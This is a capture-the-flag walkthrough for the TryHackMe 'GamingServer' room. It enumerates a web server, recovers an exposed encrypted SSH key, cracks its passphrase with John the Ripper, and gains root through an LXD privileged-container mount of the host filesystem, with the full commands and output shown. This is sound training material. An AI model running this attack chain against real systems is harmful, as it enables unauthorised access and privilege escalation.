

GamingServer

Link - <https://tryhackme.com/room/gamingserver>

As per the initial step, use **Nmap** tool for scanning the machine.

```
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 34:0e:fe:06:12:67:3e:a4:eb:ab:7a:c4:81:6d:fe:a9 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCrmafoLXloHrZgpBrYym3Lpsxyn7RI2PmwRwBsJ10qlqiGiD4wE
Xa0xqTzn4Iu5RwXXuM4H9OzDglZas6RIIm6Gv+sbD2zPdtvo9zDNj0BJClxxB/SugJFMJ+nYfYHXjQFq+p1xayfo3YIV
3VOW5e1OMTqRQuUvM5V4iKQIUptFCObpthUqv9HeC/l2EZzJENh+PmaRu14izwhK0mxL
|_ 256 49:61:1e:f4:52:6e:7b:29:98:db:30:2d:16:ed:f4:8b (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEaXrFDvKLFEOlKL
0U0g=
|_ 256 b8:60:c4:5b:b7:b2:d0:23:a0:c7:56:59:5c:63:1e:c4 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOLrnjg+MVLy+IxVoSmOkAtdmtSWG0JzsWVDV2XvNwrY
80/tcp    open  http     syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_ http-methods:
|_   Supported Methods: POST OPTIONS HEAD GET
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: House of danak
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The above results show the port 80 been open which is used by HTTP service.

Use **Gobuster** tool to enumerate the sub-directories of the web application.

```
(kali@kali)-[~/GamingServer]
$ gobuster dir -u http://10.10.44.19 -w /usr/share/dirb/wordlists/common.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.44.19
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2022/01/08 21:22:38 Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 276]
/.htaccess (Status: 403) [Size: 276]
/.htpasswd (Status: 403) [Size: 276]
/index.html (Status: 200) [Size: 2762]
/robots.txt (Status: 200) [Size: 33]
/secret (Status: 301) [Size: 311] [→ http://10.10.44.19/secret/]
/server-status (Status: 403) [Size: 276]
/uploads (Status: 301) [Size: 312] [→ http://10.10.44.19/uploads/]

2022/01/08 21:24:01 Finished
```

The above results show a unique directory named **/secret**.

← → ↻ 🏠 10.10.44.19/secret/ Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Index of /secret

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
📁 Parent Directory	-	-	-
📄 secretKey	2020-02-05 13:41	1.7K	


Apache/2.4.29 (Ubuntu) Server at 10.10.44.19 Port 80

In that subdirectory exists a file name **SecretKey** which when open seems to be a SSH private key.

← → ↻ 🏠 10.10.44.19/secret/secretKey Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google H

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,82823EE792E75948EE2DE731AF1A0547

T7+F+3iIm5FcFZx24mnrugMY455vI461ziMb4NYk9YJV5uwxr4QfLP2Q2Vk8phx
H4P+PLb79nCc0SrB0PB1B0V3pjLJbf2hKbZazFLtq4FjZq66aLLIr2dRw74MzHSM
FznFI7jsxYFwPUqZtkz5sTcX1afch+IU5/Id4zTTsC08qq56qv5QkMXVGs77F2kS
Lafx0mJdcuu/5aR3NjNvtluKZyiXInskXiC01+Ynhkqjl4Iy7fEzn2qZnKKPVPv8
9z1ECjERSysbUKYccnFknB1DwuJExD/erGRiLB0GuMatc+EoagKkGpSZm4FtcIO
IrwxyChI32vJs9W3PUqHMgCJGXEpy7/INMUQahDf3wnlVhBC10UWH9piIOupNN
SkjSbrIx0gWJhIcpE9BLVUE4ndAMi3t05MY1U0ko7/vvhzndeZcWhVJ3SdcIAX4g
/5D/YqcLtt/tKbLyuygk23NzuspnbUwZWoo5fvg+jEgRud90s4dDWMEURGdB2Wt
w7uYJFhjijw8tw8WwAPHHqEYtHgrtwhmC/gLj1gxAg532QAgmXGoazXd3IEFRtGB
6+HLD18VRDz1/4iZhafDC2gihKew0jmLh83QqKwa4s1XIB6BKPZS/OgyM4RMnN3u
Zmv1rDPL+0yzt6A5BHENxfknfFWRWQxvKtiGLSLmywPP50Hnv0mzb16QG0Es1FPL
xhVyHt/WKlaVZfTdrJneTn8Uu3vZ82MFf+evbdMPZMx9Xc3Ix7/hFeIXCdoMN4i6
8BoZFQBcoJa0ufnLkTC0hHxN7T/t/QvcaIsWSFWdgwnYFaJncHeEj7d1hnmsAii
b79Dfy384/lmjZMtX1NXIEghzQj5ga8TFnHe8umDNx5Cq5GpYN1BUtfWfYqtKgcN
vzLSJM07RagqA+SPAY8lCnXe8gN+Nv/9+/+uiefEft0mrpDU2kRfr9JhZYx9TkL
wTq0P0XWjqufWNEIXXIpwXFctPaZEqcC40LpbBGTDiVWTQyx8AuI6Y0fIt+k64fG
rtfjWPVv3yG0JmiqQ0a8/pDGgtNPgnJmFFrBy2d37KzSoNpTLXmeT/drkeTaP6YW
RTz8Ieg+fmVtsgQeLZQ44mhy0vE48o92Kxj3uAB6jZp8jxgACpcNBt3isg7H/dq6
oYiTTcJrL3IctrEuBW8gE37UbsRqTuj9Foy+ynGmNPx5HQeC5a0/GoeSH0FeITk
cQKiDDxHq7mLMJZJ00oqdJfs6Jt/J04gzdBh3Jt0gBoKnXMYV7P5u8da/4sV+kJE
99x7Dh8YXnj1As2gY+MMQHvuvCpnwRR7XLmK8Fj3TZU+WHK5P6W5fLK7u3MVt1eq
Ezf26lghbnEUUn17KKu+VQ6EdIPL150HSks5V+2fC8JTQ1fl3rI9vowPPuC8aAj+Q
Qu5m65A5Urmr8Y01/Wjqn2wC7upxzt6hNBIMbcNrndZkg80feKZ8RD7we7Exll2h
v3SBMMCT5ZrBFq54ia0ohThQ8hklPqYhdSebkQtU5HPYh+EL/vU1L9PfGv0zipst
gbLF0SPp+GmklnRpihaXaGYXsoKfXvAxGCVIhbaWLaP5AybIiXHyBwsbhbSRMK+P
-----END RSA PRIVATE KEY-----
```



Copy the above key to a file named – ssh_id_rsa.

Use the tool **John** to convert the private key into hash and then decrypt the hash using the same tool.

```
(kali㉿kali)-[~/GamingServer]
$ /usr/share/john/ssh2john.py ssh_id_rsa > hash

(kali㉿kali)-[~/GamingServer]
$ ls
hash ssh_id_rsa

(kali㉿kali)-[~/GamingServer]
$ john hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
(ssh_id_rsa)
1g 0:00:00:00 DONE 2/3 (2022-01-08 21:52) 11.11g/s 248433p/s 248433c/s 248433C/s 123456..maggie
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

The above tool will give the required password.

Login to the machine with the SSH service using the above retrieved credentials.

```
(kali㉿kali)-[~/GamingServer]
$ ssh -i ssh_id_rsa john@10.10.44.19
Enter passphrase for key 'ssh_id_rsa':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-76-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun Jan  9 03:11:31 UTC 2022

System load:  0.0               Processes:    98
Usage of /:   41.1% of 9.78GB   Users logged in: 0
Memory usage: 16%              IP address for eth0: 10.10.44.19
Swap usage:   0%

Can you gain access to this gaming server built by amateurs with
deployment system.

0 packages can be updated.
0 updates are security updates.

Last login: Mon Jul 27 20:17:26 2020 from 10.8.5.10
john@exploitable:~$ ls
user.txt
john@exploitable:~$ cat user.txt
e37e
```

Traverse through to the directories to find the required flag in the file named – user.txt

Download the lxc-alpine-builder from Github and upload it to the target machine using **wget** tool.

```
john@exploitable:~$ lxc image import ./alpine-v3.13-x86_64-20210218_0139.tar.gz --alias myimage
Image imported with fingerprint: cd73881adaac667ca3529972c7b380af240a9e3b09730f8c8e4e6a23e1a7892b
john@exploitable:~$ lxc image list
```

ALIAS	FINGERPRINT	PUBLIC	DESCRIPTION	ARCH	SIZE	UPLOAD DATE
myimage	cd73881adaac	no	alpine v3.13 (20210218_01:39)	x86_64	3.11MB	Jan 11, 2022 at 3:17am (UTC)

```
john@exploitable:~$ lxc init myimage ignite -c security.privileged=true
Creating ignite
john@exploitable:~$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to ignite
john@exploitable:~$ lxc start ignite
Error: not found
john@exploitable:~$ lxc exec ignite /bin/sh
Error: Container is not running
john@exploitable:~$ lxc start ignite
john@exploitable:~$ lxc exec ignite /bin/sh
~ # id
uid=0(root) gid=0(root)
~ #
```

Follow the steps for privilege escalation using the alpine builder.

Once executed, traverse through the directories to get the required flag in root.txt file.

```
/mnt # ls
root
/mnt # cd root
/mnt/root # ls
bin      dev      etc      home
boot     cdrom    lost+found  media
/mnt/root # cd root
/mnt/root/root # ls
root.txt
/mnt/root/root # cat root.txt
```

